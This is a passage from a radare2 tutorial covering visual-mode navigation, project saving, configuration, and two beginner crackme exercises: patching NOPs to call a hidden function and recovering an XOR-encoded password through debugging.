| mov ebp, esp
| push ecx
| sub esp, 0x14
| sub esp, 0xc
| push str.Hello_there_Please_provide_an_integer: ; str.Hello_there__Please_provide_an_integer:
| call sym.imp.printf ;[b]
| add esp, 0x10
| sub esp, 8
| lea eax, [ebp - local_10h] ;[c]
| push eax
| push 0x8048649
| call sym.imp.__isoc99_scanf ;[d]
| add esp, 0x10
| mov eax, dword [ebp - local_10h]
| sub esp, 0xc
| push eax
| call sym.func1 ;[e]
| add esp, 0x10
| mov eax, dword [ebp - local_10h]
| sub esp, 0xc
| push eax
| call sym.func2 ;[f]
```

Notice that some instructions, such as `lea`, `jmp` or `call` are followed by short labels in square brackets. These labels, also known as shortcuts, are there to allow you to quickly go to them by using `g`. Let's go to `func1` via `ge`.




Notice that whenever the control flow changes on a condition, the ASCII graph branches. You can move the graph around using the `hjk` keys. You can follow the flow using `t` and `f`, which stand for `true` and `false`, and undo movement using `u`.

Let's go back to `main`. We can do this quickly by pressing `x` and then `0`. `x` will bring up the functions from which `func1` is called (in our case, only `main`). Now let's go to `func2` with `gf`.




Notice that this function is noticeably larger and cannot fit on the screen. We can cycle display modes using `p/P`.




One last useful display is the callgraph of a function which, as the name suggests, contains the functions a certain function calls.

The callgraph for a function can be displayed by pressing `>`.



Sometimes, this callgraph can get pretty large, since functions can be called in various blocks. That's where the summary mode comes into play (one of the modes when cycling using `p/P`).



This display is very useful for getting the basic outline of what a program does at a more high level.



# Project Management

When reverse engineering, it is a good practice to save often, since most tools do not feature undo capabilities. Also, it is somewhat unlikely, in typical use cases, that you will accomplish everything you need in one sitting.

Fortunately, radare2 has some basic project management capabilities.

```
[0x00406260]> P?  
| Usage: P[?osi] [file]Project management  
| Pc [file]    show project script to console  
| Pd [file]    delete project  
| Pi [file]    show project information  
| Pl          list all projects  
| Pn[j]       show project notes (Pnj for json)  
| Pn [base64] set notes text  
| Pn -        edit notes with cfg.editor  
| Po [file]    open project  
| Ps [file]    save project  
| PS [file]    save script file  
| NOTE:       See 'e file.project'  
| NOTE:       project files are stored in ~/.config/radare2/projects
```

A project will keep track of the current seek, flags and comments. It will not remember marks, however.

I've opened `/bin/ls` in radare2 and taken the liberty of renaming some functions

```
[0x00404d30]> afl~mystery  
0x004048f0    4 50    -> 41    mystery_func1  
0x00404a20   44 778   -> 499   mystery_func2  
0x00404d30    6 71    -> 69    mystery_func3
```

Very inspiring, I know.

We can save our project via `Ps` and providing a project name.

```
[0x00404d30]> Ps myls  
mysls
```

We can add some notes in our configured editor (more on that later) via `Pn -`.

```
[0x00404d30]> Pn -  
[0x00404d30]> Pn  
I have labeled three functions accordingly.  
  
The first one does bla.  
The second one does blabla.  
The third one is susceptible to a buffer overflow.
```

We can now save the project and quit radare. We can start r2 with no file input with `r2 -` and reload the project to resume from where we left off.

```
$ r2 -  
[0x00000000]> Po myls  
Close current session? (Y/n)  
[0x00404d30]> Pn  
I have labeled three functions accordingly.  
  
The first one does bla.  
The second one does blabla.  
The third one is susceptible to a buffer overflow.  
  
[0x00404d30]> afl~mystery  
0x004048f0    4 50    -> 41    mystery_func1  
0x00404a20   44 778   -> 499   mystery_func2  
0x00404d30    6 71    -> 69    mystery_func3  
[0x00404d30]>
```

# Configuration

If you are a hacker at heart, each tool you use is probably tailored to your needs, your terminal is semi-transparent and the text is neon green... okay, maybe that is going a bit too far.

In any case, there are some quirks which you probably would like to change about radare2.

## Evaluable variables

radare2 comes with a giant list of evaluable vars, which can be listed via `e??` (too many to list here).

```
[0x00000000]> e?  
|Usage: e[?] [var[=value]]Evaluable vars  
| e?asm.bytes      show description  
| e??              list config vars with description  
| e                list config vars  
| e-               reset config vars  
| e*               dump config vars in r commands  
| e!a              invert the boolean value of 'a' var  
| eevar            open editor to change the value of var  
| er [key]         set config key as readonly. no way back  
| ec [k] [color]   set color for given key (prompt, offset, ...)  
| et [key]         show type of given config variable  
| e a              get value of var 'a'  
| e a=b            set var 'a' the 'b' value  
| env [k[=v]]      get/set environment variable
```

You can go through each one via `e?<eval_var>`. Thankfully, they are neatly and intuitively (most of the time) prefixed, so it's easy to find something specific.

For example, I'm slightly annoyed that the debugger leaves me in the loader instead of the entry point of my program (thought this has some use cases).

```
[0x00000000]> e??~entry  
          dbg.bep: break on entrypoint (loader, entry, constructor, main)
```

In order to see what the current value is, and change it afterwards, use `e :`

```
[0x00000000]> e dbg.bep
loader
[0x00000000]> e dbg.bep=entry
[0x00000000]> e dbg.bep
entry
```

Excellent.

## Colors

In radare2 you can change any keywords to any RGB color you wish. Since this is a timeconsuming process, radare2 already comes with some color templates for you to use or change. You can access them via `eco` .

```
[0x00000000]> eco
dark
basic
ogray
zenburn
behelit
white
xvilka
lima
matrix
rasta
pink
smyck
twilight
solarized
focus
consonance
tango
```

You should cycle through the visual mode and change the themes around to see which one suits you best.

## Making changes permanent

Config vars are limited only to the current session. They are also saved and preserved by projects.

Once you find yourself reusing some specific settings, you should commit to them. Simply add the commands as you would in radare2 in `.radare2rc` in your \$HOME directory.

### Example:

```
e dbg.bep = entry
e dbg.follow = false
e asm.syntax = intel
e scr.color = true
eco xvilka
ec prompt red
e scr.utf8 = true
```

# Tutorials

These tutorials will hopefully answer some simple questions which you still have after consulting the Radare2 Book and various other online resources.

They will generally be ELF32 binaries centered around a single goal (such as code patching or altering memory).

You can find and build these tasks from this github [repository](#). They are designed as simplified CTF (Capture the Flag) tasks which have a singular approach to them. The goal of these tasks is to familiarize yourself with radare2 better, and then you can move on to more complex, real CTF challenges.

# Tutorial 1 - Simple Patch

Let's run our provided binary and see what happens.

```
./patchme  
Hello there! Can you patch me up to call my function?
```

Hmm, it seems that it's asking us to patch it up. Let's first keep the original file as a backup.

```
cp patchme patchme_fix
```

and load this new file in radare2.

```
r2 -Aw patchme_fix
```

The previous command starts radare2, analyzes all functions/data/etc. ( `-A` ) and opens the file **patchme\_fix** in write-mode ( `-w` ).

What you will be greeted with is a prompt of the following form:

```
[0x08048320]>
```

The value on the left side is (usually) the entry point of the binary. This can be configured, along with many other parameters in radare2, to be the **main** function, for example. But that is not our main focus for now.

Let's first figure out what this binary actually does. We can *seek* (change our position/point of view in the binary) using the seek command, as follows:

```
[0x08048320]> s main  
[0x0804842f]>
```

**Reminder:** If you ever get confused about what a particular command does, append it with a question mark (`?`).

Example:

```
[0x0804842f]> s?  
|Usage: s  # Seek commands  
| s          Print current address  
| s addr     Seek to address  
| s-         Undo seek  
| s- n       Seek n bytes backward  
| s--        Seek blocksize bytes backward  
| s+         Redo seek  
| s+ n       Seek n bytes forward  
| s++        Seek blocksize bytes forward  
| s*         List undo seek history  
| s/ DATA   Search for next occurrence of 'DATA'  
| s/x 9091   Search for next occurrence of \x90\x91  
| s.hexoff   Seek honoring a base from core->offset  
| sa [[+-]a] [asz] Seek asz (or bsize) aligned to addr  
| sb         Seek aligned to bb start  
| sC string  Seek to comment matching given string  
| sf         Seek to next function (f->addr+f->size)  
| sf function Seek to address of specified function  
| sg/sG      Seek begin (sg) or end (sG) of section or file  
| sn/sp      Seek next/prev scr.nkey  
| so [N]     Seek to N next opcode(s)  
| sr pc      Seek to register
```

This is as close as you can get to an official documentation, without having to explore the actual source code to find out what each little thing does.

Sadly, these little help snippets only briefly tell you what each thing does, but do not always provide examples for them.

Luckily, radare2's commands are very well organized and consistent. Each letter opens up a new pathway of commands. There are p(rint) commands, s(eek) commands, i(nfo) commands and so on.

Now, back to our exercise. Notice that the address on the left has changed. We are now at the start of the main function. We can check this by inputting **pdf** (print disassemble function).



```
[0x0804842f]> pdf
f (fcn) main 20
|          ; DATA XREF from 0x08048337 (main)
|          ;-- main:
|          0x0804842f    55          push ebp
|          0x08048430    89e5       mov ebp, esp
|          0x08048432    6820a00408  push str.Hello_there__Can_you_patch_me_up_to_
call_my_function_ ; "Hello there! Can you patch me up to call my function?" @ 0x804a02
0
|          0x08048437    e8b4feffff  call sym.imp.puts
|          0x0804843c    90          nop
|          0x0804843d    90          nop
|          0x0804843e    90          nop
|          0x0804843f    90          nop
|          0x08048440    90          nop
|          0x08048441    c9          leave
|          0x08048442    c3          ret
```

It seems that all this program does is print the text message we saw earlier. However, it's asking us to call a function, and left us a trail of NOPs to overwrite.

But how do we find which function to call?

**Reminder:** When radare2 analyzes a file, it will add 'flags' to any relevant data/functions. You can view flags as labels which can later be used in radare commands and expressions (you can seek to flags, filter for flags, apply operations and so on).

Let's list some of the flags which radare2 automatically added for us.

```
[0x0804842f]> f
0x0804a020 54 str.Hello_there__Can_you_patch_me_up_to_call_my_function_
0x0804a056 11 str.Thank_you_
0x0804842f 20 main
0x08048320 34 entry0
0x08049ffc 4 reloc.__gmon_start__252
0x0804a00c 4 reloc.puts_12
0x0804a010 4 reloc.__gmon_start__16
0x0804a014 4 reloc.__libc_start_main_20
0x08049f10 0 obj.__JCR_LIST__
0x08048360 43 sym.deregister_tm_clones
0x08048390 53 sym.register_tm_clones
0x080483d0 30 sym.__do_global_dtors_aux
0x0804a061 1 obj.completed.6903
...
```

A more specific way to list functions is through **afi**. We can't pinpoint any other function apart from **main**, however, we can see that there's a string "Thank you!" at address **0x0804a056**. Another way to find this string is by inspecting the strings in the binary with the command **iz** (info strings).

```
[0x0804842f]> iz
vaddr=0x0804a020 paddr=0x00001020 ordinal=000 sz=54 len=53 section=.data type=ascii string=Hello there! Can you patch me up to call my function?
vaddr=0x0804a056 paddr=0x00001056 ordinal=001 sz=11 len=10 section=.data type=ascii string=Thank you!
```

We can see if this string's address is being referenced anywhere via the command **axt** (analyze (x)reference to).

```
[0x0804842f]> axt 0x0804a056
d 0x8048423 push str.Thank_you_
```

The string is being pushed onto the stack at address **0x8048423**. Let's seek there and see what's going on.

One nifty way to seek to that address is to use the output of the previous command.

```
[0x0804842f]> axt 0x0804a056~[1]
0x8048423
[0x0804842f]> s `axt 0x0804a056~[1]`
[0x08048423]>
```

**Reminder:** The tilde (~) is radare's internal grep command, which can be used to select/filter output, much like **grep** is used in \*NIX environments. The output can be thought of like an array of strings which are separated by whitespaces. Thus, the [1] will select the second (indexing begins at 0) string in the output of the axt command, which is the address in question. If we then surround the expression with backticks (`), then it will be expanded to its value when executed, similar to bash.

Let's do some exploring.

```
[0x08048423]> pdf
Cannot find function at 0x08048423
```

Hmm, it seems that we are not inside a function. It's time to navigate using visual mode (**Vp**).

```
[0x08048423 14% 165 patchme]> pd $r @ sym.frame_dummy+51 # 0x08048423
0x08048423 6856a00408 push str.Thank_you_ ; "Thank you!" @ 0x804a056
0x08048428 e8c3feffff call sym.imp.puts ;[1]
0x0804842d c9 leave
0x0804842e c3 ret
(fcn) main 20
; DATA XREF from 0x08048337 (main)
;-- main:
0x0804842f 55 push ebp
0x08048430 89e5 mov ebp, esp
```

We can navigate in this mode using the arrow keys or **hjkl**, similar to vim's take on navigation.

Why use hjkl: the arrow keys aren't universal, so to speak. Different terminal emulators exhibit different behaviours when these are used in conjunction with Shift/Ctrl/Alt.

Just before **main** starts, we can see something similar to a function epilogue. If we move two instructions up, we can see the function's prologue.

```
[0x08048420 14% 165 patchme]> pd $r @ sym.frame_dummy+48 # 0x08048420
0x08048420 55 push ebp
0x08048421 89e5 mov ebp, esp
0x08048423 6856a00408 push str.Thank_you_ ; "Thank you!" @ 0x804a056
0x08048428 e8c3feffff call sym.imp.puts ;[1]
0x0804842d c9 leave
0x0804842e c3 ret
```

Somehow, radare2 didn't manage to auto-analyze this for us. Explanation: since the function is not being called anywhere, it makes sense for radare to save some computing resources and not auto-analyze it for us. We're going to have to do this manually. Fortunately, this is pretty easy to do in visual mode.

**Reminder:** Radare's visual mode has a completely different set of key commands. These can be viewed by pressing **?**. "Regular" commands can still be entered by pressing **:"**

To define function/data/code, we need to start by pressing **'d'**. A menu pops up asking us how we wish to define the current block. By pressing **'f'**, we can tell radare that the data in the current block is a function and that we want it analyzed.

Radare will give it the name **fcn.08048420**, which comes from the fact that there's some function which begins at address **0x8048420**. Let's rename this function to something more usable.

We can input **'dr'** (**define->rename**) to give our newly crafted function a proper name.

```
[0x08048420 14% 165 patchme]> pd $r @ fcn.callme
(fcn) fcn.callme 15
0x08048420 55 push ebp
0x08048421 89e5 mov ebp, esp
0x08048423 6856a00408 push str.Thank_you_ ; "Thank you!" @ 0x804a056
0x08048428 e8c3feffff call sym.imp.puts ;[1]
0x0804842d c9 leave
0x0804842e c3 ret
```

Now we can move down to the NOPs section in our main function to call **fcn.callme**. We can enter the awesome visual assembler by inputting **'A'**.

```
Write your favourite x86-32 opcode...

5> call fcn.callme
* e8dfffffff

0x0804843c  e8dfffffff  call fcn.callme  ;[1]
0x08048441  c9          leave
0x08048442  c3          ret
```

See how the five NOP instructions were magically replaced by our call to `fcn.callme`? Press enter twice and exit visual mode by pressing **q**, then exit radare2 by pressing **q** and enter.

Let's see if our patch works.

```
./patchme_fix
Hello there! Can you patch me up to call my function?
Thank you!
```

We can view our patch in summary using the **radiff2** tool.

```
radiff2 patchme patchme_fix
0x00000043c 9090909090 => e8dfffffff 0x00000043c
```

## Tutorial 2 - Memory Manipulation

Again, we are provided with a ELF32 binary. Let's run it!

```
./xor
Enter the password: 1234
Wrong!
```

**Note:** These exercises are purely didactic in nature and, therefore, not dangerous. However, binaries you encounter in real life can be very harmful to your device. Always try to avoid running them; if all other options are ruled out (static analysis, emulation), run them in a controlled environment.

Ah, it's asking us for a correct password. No doubt it lies somewhere hidden in the binary.

We can load it in radare2.

```
r2 -Ad xor
```

Notice the '**d**' option, which specifies the fact that we will be doing some debugging and instruction tracing.

We can see a list of strings contained within this binary with '**iz**' (info strings).

```
[0xf76e4d8b]> iz
vaddr=0x08048720 paddr=0x00000720 ordinal=000 sz=21 len=20 section=.rodata type=ascii
string=Enter the password:
vaddr=0x08048735 paddr=0x00000735 ordinal=001 sz=5 len=4 section=.rodata type=ascii st
ring=%32s
vaddr=0x0804873a paddr=0x0000073a ordinal=002 sz=7 len=6 section=.rodata type=ascii st
ring=Wrong!
vaddr=0x08048741 paddr=0x00000741 ordinal=003 sz=13 len=12 section=.rodata type=ascii
string=Good job! :)
```

Ah, no luck here. We were hoping to find the password kept in the .rodata section. But that's bad practice, isn't it?

We can list all of the strings contained in the binary, regardless of section, using the more verbose '**izz**'.

```
[0xf76e4d8b]> izz
...
vaddr=0x0804850d paddr=0x0000050d ordinal=017 sz=6 len=5 section=.text type=ascii string=XZWh5
vaddr=0x08048574 paddr=0x00000574 ordinal=018 sz=5 len=4 section=.text type=ascii string=PTRh
vaddr=0x08048580 paddr=0x00000580 ordinal=019 sz=6 len=5 section=.text type=ascii string=\bQVhP
vaddr=0x080486e0 paddr=0x000006e0 ordinal=020 sz=5 len=4 section=.text type=ascii string=t$,U
vaddr=0x080486f7 paddr=0x000006f7 ordinal=021 sz=9 len=7 section=.text type=ascii string=\f[^_]Ív
...
```

Nothing here either, however we do find some interesting string snippets in the **.text** section.

Let's move forward a bit. We can continue execution until **main** is reached via **dcu main** (debugger continue until main).

```
[0xf77a2a90]> dcu main
Continue until 0x08048450
hit breakpoint at: 8048450
Debugging pid = 18388, tid = 1 now
[0x08048450]>
```

Now we can enter visual mode to get an idea of what's going on.

```
0x0804847e 165 ./tut2> pd $r @ main+46 # 0x0804847e
0x0804847e c645d367 mov byte [ebp-local_11_1], 0x67 ; [0x67:1]=255 ; 'g' ; 103
0x08048482 c645d462 mov byte [ebp-local_11], 0x62 ; [0x62:1]=255 ; 'b' ; 98
0x08048486 8d7db2 lea edi, [ebp-local_19_2]
0x08048489 c645d57e mov byte [ebp - 0x2b], 0x7e ; [0x7e:1]=255 ; '~' ; 126
0x0804848d c645d67c mov byte [ebp - 0x2a], 0x7c ; [0x7c:1]=255 ; '|' ; 124
0x08048491 c645d76d mov byte [ebp - 0x29], 0x6d ; [0x6d:1]=255 ; 'm' ; 109
0x08048495 c645d84d mov byte [ebp - 0x28], 0x4d ; [0x4d:1]=255 ; 'M' ; 77
0x08048499 c645d954 mov byte [ebp - 0x27], 0x54 ; [0x54:1]=255 ; 'T' ; 84
0x0804849d c645da0b mov byte [ebp - 0x26], 0xb ; [0xb:1]=255 ; 11
0x080484a1 c645db36 mov byte [ebp - 0x25], 0x36 ; [0x36:1]=255 ; '6' ; 54
0x080484a5 c645dc1a mov byte [ebp - 0x24], 0x1a ; [0x1a:1]=255 ; 26
0x080484a9 c645dd3f mov byte [ebp - 0x23], 0x3f ; [0x3f:1]=255 ; '?' ; 63
0x080484ad c645de2a mov byte [ebp - 0x22], 0x2a ; [0x2a:1]=255 ; '*' ; 42
0x080484b1 c645df7b mov byte [ebp - 0x21], 0x7b ; [0x7b:1]=255 ; '{' ; 123
0x080484b5 c645e02f mov byte [ebp - 0x20], 0x2f ; [0x2f:1]=255 ; '/' ; 47
0x080484b9 c645e124 mov byte [ebp - 0x1f], 0x24 ; [0x24:1]=255 ; '$' ; 36
0x080484bd c645e225 mov byte [ebp - 0x1e], 0x25 ; [0x25:1]=255 ; '%' ; 37
0x080484c1 c645e369 mov byte [ebp - 0x1d], 0x69 ; [0x69:1]=255 ; 'i' ; 105
0x080484c5 c645e429 mov byte [ebp - 0x1c], 0x29 ; [0x29:1]=255 ; ')' ; 41
0x080484c9 c645e514 mov byte [ebp - 0x1b], 0x14 ; [0x14:1]=255 ; 20
0x080484cd c645e61a mov byte [ebp - 0x1a], 0x1a ; [0x1a:1]=255 ; 26
0x080484d1 c645e75b mov byte [ebp - 0x19], 0x5b ; [0x5b:1]=255 ; '[' ; 91
0x080484d5 c645e80c mov byte [ebp - 0x18], 0xc ; [0xc:1]=255 ; 12
0x080484d9 c645e90d mov byte [ebp - 0x17], 0xd ; [0xd:1]=255 ; 13
0x080484dd c645ea5a mov byte [ebp - 0x16], 0x5a ; [0x5a:1]=255 ; 'Z' ; 90
0x080484e1 c645eb0b mov byte [ebp - 0x15], 0xb ; [0xb:1]=255 ; 11
0x080484e5 6820870408 push str.Enter_the_password: ; "Enter the password: " @ 0x08048720
```

Holy smokes, that's a lot of copying onto the stack! This could be the required password in one form or another. Let's resume.

**Note:** We haven't executed anything by navigating with hjkl or the arrow keys. The program counter, eip, is still at the beginning of main. To move the screen back to eip at any time, press '!'.

```
0x0804850f  57      push edi
0x08048510  6835870408  push str._32s      ; "%32s" @ 0x8048735
0x08048515  e816ffffff  call sym.imp.__isoc99_scanf ;[2]
0x0804851a  59      pop ecx
0x0804851b  58      pop eax
0x0804851c  8d45d3     lea eax, [ebp-local_11_1]
0x0804851f  50      push eax
0x08048520  57      push edi
0x08048521  e83a010000  call sym.check      ;[3]
```

Ah, it seems that a 32 byte string is being read via **scanf**. **edi** will then point to our string. Soon after follows a call to **sym.check**, which verifies our input string against the string pointed at by **eax**.

Let's continue until we reach **sym.check** (q, then **dcu sym.check**). The program will ask for the password again. Since we don't know it yet, we'll input a bogus one once again.

```
[0x08048500]> dcu sym.check
Continue until 0x08048660
Enter the password: 1234
hit breakpoint at: 8048660
[0x08048660]>
```

We've now reached the **sym.check** function. Let's inspect its code.

```

[0x08048660]> pdf
f (fcn) sym.check 58
|      ; CALL XREF from 0x08048521 (sym.check)
|      ;-- eip:
|      0x08048660      83ec0c      sub esp, 0xc
|      0x08048663      b82a000000    mov eax, 0x2a      ; '*' ; 42
|      0x08048668      8b4c2410    mov ecx, dword [esp + 0x10] ; [0x10:4]=-1 ;
16
|      0x0804866c      89ca      mov edx, ecx
|      0x0804866e      6690      nop
|      └─> 0x08048670      3002      xor byte [edx], al
|      |      0x08048672      83c003      add eax, 3
|      |      0x08048675      83c201      add edx, 1
|      |      0x08048678      3d8a000000    cmp eax, 0x8a      ; 138
|      └─< 0x0804867d      75f1      jne 0x8048670
|      0x0804867f      83ec04      sub esp, 4
|      0x08048682      6a20      push 0x20      ; 32
|      0x08048684      51      push ecx
|      0x08048685      ff742420    push dword [esp + 0x20]
|      0x08048689      e8b2fdffff    call sym.imp.strncmp
|      0x0804868e      85c0      test eax, eax
|      0x08048690      0f94c0      sete al
|      0x08048693      83c41c      add esp, 0x1c
|      0x08048696      0fb6c0      movzx eax, al
└      0x08048699      c3      ret

```

This code should be fairly easy to understand. Our input gets copied from the stack ([esp + 0x10]) into ecx, and edx.

The string address is also moved in edx. Then, within a loop, each byte of the input string gets XOR'ed with **al**, which starts at 42 and gets incremented by 3 at every iteration, until reaching an upper bound of 138 (which is 42 + 32\*3).

Now **edx** points to the end of our string. Luckily, **ecx** still points to the starting address. We can then see that **ecx** and the reference string (which was in **eax** before calling **sym.check**) are compared. Let's see what the two strings look like.

```

[0x08048660]> ps @ eax
gb~|mMT\x0b6\x1a?*{/$%i)\x14\x1a[\x0c\x0dZ\x0b*
J\x19\xe9\xb3\xda
[0x08048660]> ps @ edi
1234

```



**Reminder:** Every instruction in radare, by default, is executed with respect to the current offset within the file (the one indicated on the left). If you want to execute something at a different point, there are two options:

1. Seek to that point, execute, seek back.
2. Supply a relative offset to the instruction via the @ symbol. This is the same as (1), but in a more compact, comprehensive form.

So, for example, if you wish to view the main function while you are somewhere else, you can type **pdf @ main**. You can use any flag or address as relative offsets.

What do we have so far? Our input string gets mangled up slightly by the check function and then compared with the reference string. We can reverse engineer this simple algorithm inside radare.

We are going to have to XOR the string pointed at by **eax** with 42, 45, 48 etc. in order to recover the password.

Let's first generate the pattern with **woe**.

```
[0x08048660]> woe 42 3 @ edi!32
from 42 to 255 step 3 size 1
[0x08048660]> ps @ edi!32
*-0369<?BEHKNQTWZ]`cfilorux{~\x81\x84\x87
[0x08048660]> p8 32 @ edi
2a2d303336393c3f4245484b4e5154575a5d606366696c6f7275787b7e818487
```

Don't panic. Let's examine these instructions in a systematic manner. '**w**' is used for **w**riting things in memory. '**o**' specifies that an **o**peration will be carried out when writing. '**e**' stands for sequence (intuitive, I know)

The sequence starts with the value 42 and is incremented by 3 at each position, similar to what the **sym.check** function is using to XOR our input. Now we need to write this sequence somewhere. Since **edi** is garbage anyways, we can write at whatever **edi** is pointing at. The exclamation mark is a size specifier (up to what offset to write). Otherwise, the write operation will continuously write from **edi** onwards. We risk overwriting valuable data.

So the code above places the sequence of values 42, 45, 48, etc. from **edi** till **edi+32** (address-wise). If we do a quick conversion, we notice that 0x2a == 42. If you are *lazy* nimble, you can use radare to do these conversions for you.

```
[0x08048660]> ? 0x2a
42 0x2a 052 42 0000:002a 42 "*" 00101010 42.0 0.000000f 0.000000
```

The first part is done, we have our string. Now we need to XOR this string with the reference string to get the original password. Don't start scripting just yet, we can still use radare to do this.

If we look around **wo?**, we can see that **wox** might be what we're looking for. But the only example is one in which a single value is XORed with (assumed) multiple values.

If you remember from our previous tutorial where we used backticks ( ` ) like in bash to nest a command within another command and expand its output upon evaluation, we can do something similar here.

Again, we'll construct it step by step. We're trying to get the following:

```
[0x08048660]> wox <my_pattern> @ eax!32
```

This would XOR **my\_pattern** from `eax` to `eax+32`. We saw earlier that we can get a continuous hex string via the following:

```
[0x08048660]> p8 32 @ edi
2a2d303336393c3f4245484b4e5154575a5d606366696c6f7275787b7e818487
```

Now we can surround the expression via backticks (or just copy the value directly; but we know better, right?)

```
[0x08048660]> ps @ eax
gb~|mMT\x0b6\x1a?*{/$%i)\x14\x1a[\x0c\x0dZ\x0b*
J\x19\xe9\xb3\xda
[0x08048660]> wox `p8 32 @ edi` @ eax!32
[0x08048660]> ps @ eax
MON0[th4t_wa5~pr3tty=ea5y_r1gh7]
```

We got a string which doesn't look as random anymore. Let's test it.

```
./xor
Enter the password: MON0[th4t_wa5~pr3tty=ea5y_r1gh7]
Good job! :)
```

## Tutorial 3 - ESIL

This section will probably be confusing at first, but I will try to make it as simple and as practical as possible. Afterward, you can probably go and read the ESIL [section](#) in the radare2 book and read pancake's [presentation](#).

